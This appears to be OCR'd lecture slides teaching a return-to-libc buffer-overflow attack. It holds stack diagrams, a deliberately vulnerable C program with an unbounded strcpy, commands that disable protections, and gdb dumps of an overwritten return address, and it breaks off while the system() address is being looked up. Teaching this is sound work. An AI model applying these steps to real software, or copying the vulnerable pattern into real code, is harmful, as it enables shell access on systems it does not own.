
- Overwrite the stack using the vulnerable buffer
- Point return address to system() call within libc
- Setup the argument to system() => “/bin/sh” on the stack
- Point next the address to the exit()


# return-to-libc attack




# return-to-libc attack




Low Memory
High Memory
Buffer[80]
EBP
RET
80 Bytes
4 Bytes
4 Bytes
4 Bytes
4 Bytes
Does not Matter
Ptr1
System()



Low Memory
High Memory
Buffer[80]
EBP
RET
80 Bytes
4 Bytes
4 Bytes
4 Bytes
4 Bytes
Does not Matter
Ptr1
Ptr2
System()
Exit()


Low Memory
High Memory
Buffer[80]
EBP
RET
80 Bytes
4 Bytes
4 Bytes
4 Bytes
4 Bytes
Does not Matter
Ptr1
Ptr2
Ptr3
System()
Exit()
/bin/bash


# return-to-libc attack

- Ptr1 is the return address after main() => points to system() libc call
- Ptr2 is the return address after system() call returns
  - When system() returns exit() is called
- Ptr3 is argument to system call
  - It is a pointer to /bin/sh env variable

# return-to-libc attack



# return-to-libc attack



```
#include <stdio.h>
#include <string.h>
int bof(char *str)
{
    char buffer[80];
    getchar();
    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);
    return 1;
}
int main(int argc, char **argv)
{
    char str[100];
    FILE *badfile;
    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

# ASLR/EXECSTACK

```
vol@ubuntu:~/netsec/retlibc$ cat /proc/sys/kernel/randomize_va_space
0
vol@ubuntu:~/netsec/retlibc$ gcc -o stack -fno-stack-protector stack.c
vol@ubuntu:~/netsec/retlibc$
```

# How many bytes to overwrite?

```
(gdb) p &buffer
$1 = (char (*)[80]) 0xbffff260
(gdb) p $ebp
$2 = (void *) 0xbffff2b8
(gdb) x/40wx $esp
0xbffff250:     0x0804b008      0x00000205      0x00000205      0xb7e93568
0xbffff260:     0x0804b008      0xbffff2d8      0x00000205      0x00000000
0xbffff270:     0x0804825c      0x0804a004      0x08048610      0xb7e86320
0xbffff280:     0x0804b008      0xbffff2d8      0x00000205      0xb7fdcb48
0xbffff290:     0xb7fc5ff4      0xb7fc5ff4      0x00000000      0xb7e1f900
0xbffff2a0:     0xbffff348      0xb7ff26a0      0x0804b008      0xb7fc5ff4
0xbffff2b0:     0x00000000      0x00000000      0xbffff348      0x0804852b
0xbffff2c0:     0xbffff2d8      0x00000001      0x00000205      0x0804b008
0xbffff2d0:     0xbffff384      0x00000000      0x90909090      0x90909090
0xbffff2e0:     0x90909090      0x90909090      0x90909090      0x90909090
(gdb)
```

**Break at line 8**

# After buffer overwrite

```
Breakpoint 3, bof (str=0xb7e52fb0 "S\350-\177\017") at stack.c:9
9           return 1;
(gdb) x/40wx $esp
0xbffff250:     0xbffff260      0xbffff2d8      0x00000205      0xb7e93568
0xbffff260:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff270:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff280:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff290:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff2a0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff2b0:     0x90909090      0x90909090      0x90909090      0xb7e5f430
0xbffff2c0:     0xb7e52fb0      0xbffff68b      0x0804850a      0x0804b000
0xbffff2d0:     0xbffff384      0x00000000      0x90909090      0x90909090
0xbffff2e0:     0x90909090      0x90909090      0x90909090      0x90909090
(gdb)
```

**Break at line 9**

# Getting Addr of system calls

```
(gdb) p &system
